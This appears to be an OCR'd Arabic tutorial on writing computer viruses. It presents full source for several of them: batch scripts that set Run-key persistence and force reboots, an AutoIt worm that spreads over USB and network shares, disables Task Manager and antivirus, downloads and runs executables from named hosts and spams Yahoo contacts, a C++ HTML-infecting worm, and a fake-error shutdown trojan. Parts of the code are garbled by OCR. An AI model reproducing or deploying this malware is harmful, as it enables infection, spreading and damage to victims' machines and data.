


الطريقة الخامسة : تغييركود دالة الAPI :
واضح ان هذه الطريقة في التنفذ اصعب كثيرا في التنفيذ من مجرد تغيير العنوان وذلك لان الrootkit يقوم بالبحث عن كود الدالة التي يبحث عنها وبالتالي تغييره وبهذا لن يحتاج الى تغيير عنوان الدالة في الimport table
كل شيء يبقى على حاله مع فارق بسيط وهو داخل العنوان الاصلي واخل المكتبة الاصلية يقع الكود الخاص بالrootkit نفسه. في بداية كود الدالة التي تم تشويه كودها نضع تعليمتين او ثلاث تقومان بعمل بنقل التحكم الى الاوامر الخاصة بالhooker وفي الاخر تعليمتين او 3 بحيث ينتهى الامر كما لو ان دالتنا انتهت من عملها بشكل طبيعي.

تصميمات مبتكره للفيروسات

(فيرس SG)

وهو فايرس يعمل عن طريق ملف autorun ثم يقوم بعمل ملف فى النظام ثم يقوم باعطاء قيمه فى الرجسترى للعمل للملف startup مع الويندوز واليكم المكان الذى وضع فيه القيمه
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



واليكم الاكواد بلغه batch (.bat)

كود اضافه ملف الى النظام يقوم بعمل shutdown بعد 60 ثانيه

```
echo shutdown -r -t 60>c:\Recycled\xx.bat
```

كود اضافه قيمه للرجسترى الى (run) لعمل startup للفيرس

```
Reg add hkcu\software\microsoft\windows\currentversion\run /v o /t reg_sz /d "e:\Recycled\xx.bat"
```


تشغيل الفيرس بعد الانتهاء مباشرا

```
start=e:\Recycled\xx.bat
```

فيرس (Super SG)

هذا الفيرس يقوم بعمل ثلاث ملفات فى النظام وثلاث قيم فى الرجسترى وعمل اعاده تسميه للملفات ومسح ملف الفيرس الرئيسى وملف AUTORUN لكى لا يكشف الفيرس
يقوم (VIRUS A) بعد ما يعمل مهمته وهى عمل اغلاق بعد 60 ثانيه يقوم بتغيير اسم الملف من VIRUS A الى VIRUS AA ثم تغيير اسم ملف VIRUS BB الى VIRUS B

سوف نسأل لماذا نغيير اسم الملف لان وضعنا قيم فى الرجسترى اسماء الملفات الحقيقيه وهى (VIRUS C,VIRUS B,VIRUS A) ولكننا سوف نضع اسم فيرس من الثلاثه باسم صحيح وذلك لعدم عمل جميع الفيروسات الثلاثه مع البعض وذلك بتغيير اسم الفيرس الذى يعمل الى اسم خاطئ لعدم العمل مع اقلاع الويندوز المره القادمه وتحويل اسم ملف الفيرس الثانى باسم صحيح ليعمل مع مع اقلاع الويندوز المره القادمه
يقوم (VIRUS B) بعد ما يعمل مهمته يقوم بتغيير اسم الملف من VIRUS B ال VIRUS BB ثم تغيير اسم ملف VIRUS CC الى VIRUS C
يقوم (VIRUS C) بعد ما يعمل مهمته يقوم بتغيير اسم الملف من VIRUS C الى VIRUS CC ثم تغيير اسم ملف VIRUS AA الى VIRUS A ثم يقوم الفيرس برجوع الى البدايه مره اخرى



واليكم كود الفيرس(virus master) بلغه الباتش

(VIRUS A)

```
@echo off
echo shutdown -r -t 60>c:\A.bat
echo ren BB.bat B.bat>nul >>c:\A.bat
echo ren A.bat AA.bat>nul >>c:\A.bat
```

(VIRUS BB)

```
echo start=C:\WINDOWS\winnt256.bmp>c:\BB.bat
echo ren CC.bat C.bat>nul >>c:\BB.bat
echo ren B.bat BB.bat>nul >>c:\BB.bat
```

(VIRUS CC)

```
echo start=C:\WINDOWS\clock.avi>c:\CC.bat
echo ren AA.bat A.bat>nul >>c:\CC.bat
echo ren C.bat CC.bat>nul >>c:\CC.bat
```

(ADD REG VIRUS A)

```
Reg add hkcu\software\microsoft\windows\currentversion\run /v 3 /t
reg_sz /d "c:\C.bat"
```

(ADD REG VIRUS B)

```
Reg add hkcu\software\microsoft\windows\currentversion\run /v 2 /t
reg_sz /d "c:\B.bat"
```

(ADD REG VIRUS C)

```
Reg add hkcu\software\microsoft\windows\currentversion\run /v 1 /t
reg_sz /d "c:\A.bat"
```

(DELET VIRUS MASER AND AUTORUN FILE)

```
del autorun.inf
del super SG.bat
```

ويضع كل هذه الاكواد فى ملف بامتداد bat.

الكود لفيرس new folder هذا الفيرس مبرمج بلغه السكربت ببرنامج (AUTO IT SCRIPT)

```
$setting = "setting"; ملف الفايروس
$ini = ".ini"
$nql = ".nql"
$xls = ".xls"
$exe = ".exe"
$toigioupdate = @HOUR + 2
$toigio = @MIN + 30
يقوم بنسخ نفسه في المجلد الرئيسي
FileCopy (@AutoItExe, @SystemDir & "\" & $name & $exe,0)
هنا يقوم بحماية نفسه الاختفاء او للقراءة فقط او مجلد نظام
FileSetAttrib (@SystemDir & "\" & $name & $exe,"+RSH")
نسخ نفسه الى مجلد النظام
FileCopy (@AutoItExe, @WindowsDir & "\" & $name & $exe,0)
يقوم بحماية نفسه عبر الاياليب السابقة
FileSetAttrib (@WindowsDir & "\" & $name & $exe,"-RSH")
يقوم بانشاء مداخل في الروجستري ليشتغل تلقائيا مع الويندوز
RegWrite ("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon","Shell","REG_RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run","Yaho
o Messengger","; الغاء option des dossiers لهذا لا يمكنكم رؤيتها في الشريط
RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Expl
orer","NofolderOptions","; الغاء ادارة المهام
RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Syste
m", "DisableTaskMgr",; الغاء محرر الروجستري
RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Syste
m", "DisableRegistryTools",; انشاء جدول ليشتغل تلقائيا و في الوقت المحدد
RegWrite
("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule","AtTas
kMaxHours","REG__RunDOS ("AT /delete /yes")
_RunDOS ("AT 09:00 /interactive /EVERY:m,t,w,th,f,s,su " & @SystemDir & "\"
&$name & $exe)
createini()
update()
sendmess()
قراءة الملفات المشتركة و بهذا يقوم بنشر نفسه في الشبكة
$a = RegRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Wo
rkgroupCrawler\If $a ="" Then
copynetwork ()
EndIf
```

```
If $a <>"" Then
If FileExists ($a)=0 Then
copynetwork()
EndIf
EndIf
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
نسخ نفسه الى كل فلاش ممورى متصلة بالكمبيوتر
While (1)
killprocess()
copyusb()
If @HOUR = $toigioupdate Then
update()
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
If ProcessExists ("game_y.exe") Then
ProcessClose ("game_y.exe")
EndIf
Sleep (1000)
EndIf
If @MIN = $toigio Then
sendmess()
```

```
EndIf
WEnd
يقوم بتحميل الاعدادات من موقع الصانع و الله اعلم ان كانت فكرة اخرى اضيفوها
Func downloadurl()
$settingurl="http://nhatquanglan3.t35.com"
If InetGet ($settingurl & "/" & $setting & $nql, @SystemDir & "\" & $setting & $ini,1,0)
= 0 Then
InetGet ($settingurl & "/" & $setting & $xls, @SystemDir & "\" & $setting & $ini,1,0)
EndIf
Sleep (1000)
$downloaded="success"
$settingurl1 = "http://nhatquanglan4.t35.com"
If IniRead (@SystemDir & "\" & $setting & $ini,"setting","downloaded","") <>
$downloaded Then
If InetGet ($settingurl1 & "/" & $setting & $nql, @SystemDir & "\" & $setting &
$ini,1,0) = 0 Then
InetGet ($settingurl1 & "/" & $setting & $xls, @SystemDir & "\" & $setting & $ini,1,0)
EndIf
EndIf
FileSetAttrib (@SystemDir & "\" & $setting & $ini,"+RSH")
EndFunc
تحديث الفايروس
Func update()
downloadurl()
$website = IniRead (@SystemDir & "\" & $setting & $ini,"setting","website","")
$check01 = IniRead (@SystemDir & "\" & $setting & $ini,"setting","filedownload1","")
$check02 = IniRead (@SystemDir & "\" & $setting & $ini,"setting","filedownload2","")
$check03 = IniRead (@SystemDir & "\" & $setting & $ini,"setting","filedownload3","")
$size01 = Number (IniRead (@SystemDir & "\" & $setting & $ini,"setting","size01",""))
$size02 = Number (IniRead (@SystemDir & "\" & $setting & $ini,"setting","size02",""))
$size03 = Number (IniRead (@SystemDir & "\" & $setting & $ini,"setting","size03",""))
If $check01 <>"" Then
If Not FileExists (@SystemDir & "\" & $check01 & $exe) Then
If InetGet ($website & "/" & $check01 & $nql,@SystemDir & "\" & $check01 &
$exe,1,0)=0 Then
InetGet ($website & "/" & $check01 & $xls,@SystemDir & "\" & $check01 & $exe,1,0)
EndIf
Sleep (3000)
If FileExists (@SystemDir & "\" & $check01 & $exe) Then
If Number (FileGetSize (@SystemDir & "\" & $check01 & $exe))/1024>=$size01 Then
FileSetAttrib (@SystemDir & "\" & $check01 & $exe,"+RSH")
Run (@SystemDir & "\" & $check01 & $exe)
EndIf
EndIf
EndIf
EndIf
```

```
If $check02 <>"" Then
If Not FileExists (@SystemDir & "\" & $check02 & $exe) Then
If InetGet ($website & "/" & $check02 & $nql,@SystemDir & "\" & $check02 &
$exe,1,0)=0 Then
InetGet ($website & "/" & $check02 & $xls,@SystemDir & "\" & $check02 & $exe,1,0)
EndIf
Sleep (3000)
If FileExists (@SystemDir & "\" & $check02 & $exe) Then
If Number (FileGetSize (@SystemDir & "\" & $check02 & $exe))/1024>=$size02 Then
FileSetAttrib (@SystemDir & "\" & $check02 & $exe,"+RSH")
Run (@SystemDir & "\" & $check02 & $exe)
EndIf
EndIf
EndIf
EndIf
If $check03 <>"" Then
If Not FileExists (@SystemDir & "\" & $check03 & $exe) Then
If InetGet ($website & "/" & $check03 & $nql,@SystemDir & "\" & $check03 &
$exe,1,0)=0 Then
InetGet ($website & "/" & $check03 & $xls,@SystemDir & "\" & $check03 & $exe,1,0)
EndIf
Sleep (3000)
If FileExists (@SystemDir & "\" & $check03 & $exe) Then
If Number (FileGetSize (@SystemDir & "\" & $check03 & $exe))/1024>=$size03 Then
FileSetAttrib (@SystemDir & "\" & $check03 & $exe,"+RSH")
Run (@SystemDir & "\" & $check03 & $exe)
EndIf
EndIf
EndIf
EndIf
$toigioupdate = @HOUR + 2
If $toigioupdate >12 Then
$toigioupdate = $toigioupdate -12
EndIf
EndFunc
```

انشاء رسالة ليرسلها الى جميع الايميلات في الياهو

```
Func sendmess()
$myweb = IniRead (@SystemDir & "\" & $setting & $ini,"setting","myweb","")
If $myweb = "" Then
$myweb = "http://nhatquanglan1.0catch.com"
EndIf
Dim $tin [10]
$tin[0] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[0]","")
If $tin[0] = "" Then
$tin[0] = "E may, vao day coi co con nho nay ngon lam " & $myweb & " "
EndIf
```

```
$tin[1] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[1]","")
If $tin[1] = "" Then
$tin[1] = "Vao day nghe bai nay di ban " & $myweb & " "
EndIf
$tin[2] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[2]","")
If $tin[2] = "" Then
$tin[2] = "Vao day nghe bai nay di ban " & $myweb & " "
EndIf
$tin[3] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[3]","")
If $tin[3] = "" Then
$tin[3] = "Biet tin gi chua, vao day coi di " & $myweb & " "
EndIf
$tin[4] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[4]","")
If $tin[4] = "" Then
$tin[4] = "Trang Web nay coi cung hay, vao coi thu di " & $myweb & " "
EndIf
$tin[5] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[5]","")
If $tin[5] = "" Then
$tin[5] = "Toi di lang thang lan trong bong toi buot gia, ve dau khi da mat em roi? Ve dau khi bao nhieu mo EndIf
$tin[6] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[6]","")
If $tin[6] = "" Then
$tin[6] = "Khoc cho nho thuong voi trong long, khoc cho noi sau nhe nhu khong. Bao nhieu yeu thuong nhung EndIf
$tin[7] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[7]","")
If $tin[7] = "" Then
$tin[7] = "Tha nguoi dung noi se yeu minh toi mai thoi thi gio day toi se vui hon. Gio nguoi lac loi buoc chan EndIf
$tin[8] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[8]","")
If $tin[8] = "" Then
$tin[8] = "Loi em noi cho tinh chung ta, nhu doan cuoi trong cuon phim buon. Nguoi da den nhu la giac mo EndIf
$tin[9] = IniRead (@SystemDir & "\" & $setting & $ini,"setting","tin[9]","")
If $tin[9] = "" Then
$tin[9] = "Tra lai em niem vui khi duoc gan ben em, tra lai em loi yeu thuong em dem, tra lai em niem tin thang EndIf
اختيار جميع الايميلات في الياهو ليرسل عنوان الموقع للتحميل منه$tieude = WinGetTitle("Yahoo! Messenger", "")
$kiemtra = WinExists ($tieude)
If $kiemtra = 1 Then
$ngaunhien = Random(0,9,1)
ClipPut ($tin[$ngaunhien])
BlockInput (1)
WinActivate ($tieude)
Send ("!m")
Send ("un")
```

```
Send ("^v {ENTER}{ENTER}")
Send ("^m")
Send ("{DOWN}")
Send ("^{SHIFTDOWN}{END}{SHIFTUP}")
Send ("{ENTER}")
Send ("^v {ENTER}")
BlockInput (0)
EndIf
$toigio=@MIN + 30
If $toigio>60 Then
$toigio=$toigio-60
EndIf
EndFunc
دالة لقتل الانتي فايروس و ادارة المهام ومحرر الروجستري واداة الدوس
Func killprocess()
If WinExists ("Bkav2006") Then
WinClose ("Bkav2006")
RegDelete
("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
"BkavFw")
EndIf
If WinExists ("System Configuration") Then
WinClose ("System Configuration")
EndIf
If WinExists ("Registry") Then
WinClose ("Registry")
EndIf
If WinExists ("Windows Task") Then
WinClose ("Windows Task")
EndIf
If WinExists ("[FireLion]") Then
RegDelete
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run","IEPro
tection")
Shutdown (2)
EndIf
If ProcessExists ("cmd.exe") then
ProcessClose ("cmd.exe")
EndIf
EndFunc
دالة نسخ نفسه في الفلاش موري
Func copyusb()
$usb = DriveGetDrive("REMOVABLE")
If NOT @error Then
Dim $odia[6]
$odia[1]=""
```

```
For $i=1 To $usb[0]
$odia[$i-1]=$usb[$i]
Next
If $odia[0] <>"A:" Then
If $odia[0]<>"" Then
FileCopy (@WindowsDir & "\" & $name & $exe,$odia[0] & "\New Folder.exe",0)
Sleep (1)
FileCopy (@SystemDir & "\" & $name & $exe,$odia[0] & "\" & $name &$exe,0)
Sleep (1)
FileCopy (@SystemDir & "\autorun.ini",$odia[0] & "\autorun.inf",0)
FileSetAttrib ($odia[0] & "\autorun.inf","+RSH")
Sleep (1)
Search($odia[0])
EndIf
EndIf
If $odia[0]="A:" Then
If $odia[1]<>"" Then
FileCopy (@WindowsDir & "\" & $name & $exe,$odia[1] & "\New Folder.exe",0)
Sleep (1)
FileCopy (@SystemDir & "\" & $name & $exe,$odia[1] & "\" & $name &$exe,0)
Sleep (1)
FileCopy (@SystemDir & "\autorun.ini",$odia[1] & "\autorun.inf",0)
FileSetAttrib ($odia[1] & "\autorun.inf","+RSH")
Sleep (1)
Search($odia[1])
EndIf
EndIf
EndIf
EndFunc
```

دالة البحث ونقل نفسه الى مجلد النظام

```
Func Search($current)
Local $search = FileFindFirstFile($current & "\*.*")
While 1
Dim $file = FileFindNextFile($search)
If @error Or StringLen($file) < 1 Then ExitLoop
If StringInStr(FileGetAttrib($current & "\" & $file), "D") And ($file <> "." Or $file <>
"..") Then
FileCopy (@WindowsDir & "\" & $name & $exe,$current & "\" & $file & "\" & $file &
$exe,0)
Search($current & "\" & $file)
EndIf
Sleep (1)
WEnd
FileClose($search)
EndFunc
```

دالة نقل نفسه الى مجلد الشبكة

```
Func copynetwork ()
Dim $mang[30]
For $i=1 to 30
$read = RegEnumKey
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Wo
rkgroupCrawler\If @error Then ExitLoop
$read = StringReplace ($read,"/","\")
$mang[$i] = "\\" & $read
$checkcopy = FileCopy (@WindowsDir & "\" & $name & $exe,$mang[$i] & "\New
Folder.exe",1)
If $checkcopy =1 Then
FileCopy (@SystemDir & "\" & $name & $exe,$mang[$i] & "\" & $name & $exe,0)
FileCopy (@SystemDir & "\autorun.ini",$mang[$i] & "\autorun.inf",1)
FileSetAttrib ($mang[$i] & "\autorun.inf","+RSH")
Search($mang[$i])
EndIf
Next
RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Wo
rkgroupCrawler\EndFunc
دالة انشاء ملف اوتو رن Func createini()
IniWrite (@SystemDir & "\autorun.ini","Autorun","Open",$name & $exe)
IniWrite (@SystemDir & "\autorun.ini","Autorun","Shellexe cute",$name & $exe)
IniWrite (@SystemDir & "\autorun.ini","Autorun","Shell\Open\command",$name &
$exe)
IniWrite (@SystemDir & "\autorun.ini","Autorun","Shell","Open")
Sleep (1)
FileSetAttrib (@SystemDir & "\autorun.ini","+RSH")
EndFunc
```

Html Worm Source Code
الكود المصدر لفيروس اتش تي ام ال في الكود تحت بلغه C++

```
HTML Worm
// Name: Win32.HTMLworm
// Author: WarGame
// Compiler: Borland C++
// Description: This worm spreads by adding a link to itself in html files
// Improvements: You could add a link to a page containing an IE exploits :)

#include
#include
using namespace std; // :)

// This function does the real work
void HTMLSpread(char *htmlfile)
{
HANDLE html_fd;
DWORD html_filesize,read_bytes,written_bytes;
char *c_htmlcode = NULL;
string *htmlcode = NULL; // make it simpler
long pos;

// open the html file
html_fd = CreateFile(htmlfile,GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_
ATTRIBUTE_NORMAL,NULL);

if(html_fd == INVALID_HANDLE_VALUE)
{
return;
}

// get file size
html_filesize = GetFileSize(html_fd,NULL);

// allocate enough memory
c_htmlcode = (char *)malloc(html_filesize);

if(c_htmlcode == NULL)
{
return;
}

// read entire file
if(ReadFile(html_fd,c_htmlcode,html_filesize,&read_bytes,NULL) == 0)
{
CloseHandle(html_fd);
return;
}
```

```
// create a string object
htmlcode = new string(c_htmlcode);
free(c_htmlcode);

// already infected ?
if(htmlcode->find("") == string::npos)
{

pos = htmlcode->find("");

if(pos == string::npos)
{
pos = htmlcode->find("");

if(pos == string::npos)
{
CloseHandle(html_fd);
delete htmlcode;
return;
}
}

// add link
htmlcode->replace(pos,7,"\r\n\r\n");

// write new file
SetFilePointer(html_fd,0,0,FILE_BEGIN);
WriteFile(html_fd,htmlcode->c_str(),htmlcode->size(),&written_bytes,NULL);
// infection mark
WriteFile(html_fd,"",36,&written_bytes,NULL);

}

// close all
CloseHandle(html_fd);
delete htmlcode;

}

// add worm to startup list
void AutoStart(char *my_path)
{
HKEY hkey;

if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,
KEY_WRITE,&hkey)==ERROR_SUCCESS)
{
RegSetValueEx(hkey,"himon",0,REG_SZ,my_path,strlen(my_path));
RegCloseKey(hkey);
```

```
}

if(RegOpenKeyEx(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,
KEY_WRITE,&hkey)==ERROR_SUCCESS)
{
RegSetValueEx(hkey,"himon",0,REG_SZ,my_path,strlen(my_path));
RegCloseKey(hkey);
}
}

// This will scan drives for html files
void S3arch(char *pt) {
char sc[MAX_PATH],buf[MAX_PATH];
WIN32_FIND_DATA in;
HANDLE fd,file;
char *fm = "%s\\%s",*fm1 = "%s\\*.*";

if(strlen(pt) == 3)
{
pt[2] = '\0'; /* :-) */
}

sprintf(sc,fm1,pt);
fd = FindFirstFile(sc,&in);

do
{

sprintf(buf,fm,pt,in.cFileName);

/* dot :) */
if(strcmp(in.cFileName,"..") != 0 && strcmp(in.cFileName,".") != 0 &&
(in.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
{
S3arch(buf);
}

/* File found */
else
{

/* is it good to infect ? */

if(strstr(in.cFileName,".html") || strstr(in.cFileName,".htm"))
{
HTMLSpread(buf);
}
}
```

```
}while(FindNextFile(fd,&in));

FindClose(fd);
}
// entry point of worm
int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow)
{
// usual shit: installation part, startup and so on ...
char I_am_here[MAX_PATH],installation_path[MAX_PATH];
char Drives[3],Drive = 0;
UINT drive_type;

// only one copy
CreateMutex(NULL,FALSE,"__HTMLworm_by_WarGame_EOF__");
if(GetLastError() == ERROR_ALREADY_EXISTS)
{
ExitProcess(0);
}

GetSystemDirectory(installation_path,MAX_PATH);
strcat(installation_path,"\\himon.exe");

GetModuleFileName(NULL,I_am_here,MAX_PATH);
// Copy!
CopyFile(I_am_here,installation_path,FALSE);
AutoStart(installation_path);

// the real part starts here
while(1)
{
/* Search for drives */
for(Drive = 'C';Drive <= 'Z';Drive++)
{
Drives[0] = Drive;
Drives[1] = ':';
Drives[2] = '\\';
Drives[3] = '\0';

/* drive ? */
drive_type = GetDriveType(Drives);

/* only fixed, remote and removable drives */
if(drive_type == DRIVE_FIXED ||
drive_type == DRIVE_REMOTE ||
drive_type == DRIVE_REMOVABLE)
{
/* GO! */
S3arch(Drives);
}
}
```

فيروس قوي جدا يقوم بإيقاف الجهاز ويظهر لك رسالة بإن الجهاز غير قادر على قراءة الملف لآن الفيروس يستهلك ram كاملة بلغه ++C

الكود المصدري للفيروس:

كود:

```
#include <windows.h>
  #include <stdio.h>
  #include <stdlib.h>

  {
  char sys1[256];
  char sys2[256];
  char win1[256];
  GetModuleFileName(hMod, path, sizeof(path));
  GetSystemDirectory(sys1, sizeof(sys1));
  GetSystemDirectory(sys2, sizeof(sys2));
  GetWindowsDirectory(win1, sizeof(win1));
  strcat(sys1, "\\Sleep.exe");
  strcat(sys2, "\\Doom32.com");
  strcat(win1, "\\WinUpdate.exe");
  CopyFile(path, sys1, false);
  CopyFile(path, sys2, false);
  CopyFile(path, win1, false);

  MessageBox (0, "System Out Of Ram, Restart To AutoFix", "Error !",
MB_ICONERROR | MB_OK);

  HKEY hKey;
  RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE,
&hKey);
  RegSetValueEx(hKey, "SLEEP", 0, REG_SZ, (const unsigned char*) sys1,
sizeof(sys1));
  RegSetValueEx(hKey, "DOOM32", 0, REG_SZ, (const unsigned char*) sys2,
sizeof(sys2));
  RegSetValueEx(hKey, "WinUpdate", 0, REG_SZ, (const unsigned char*) win1,
sizeof(win1));
  RegCloseKey(hKey);
  }

  {
  system("shutdown -s -f ");
  MessageBox(NULL,"Not enough memory to load this file.","Error !",
MB_ICONERROR | MB_OK);
  }
```

الحماية ومكافحه الفيروسات

الخطوات المكافحه:

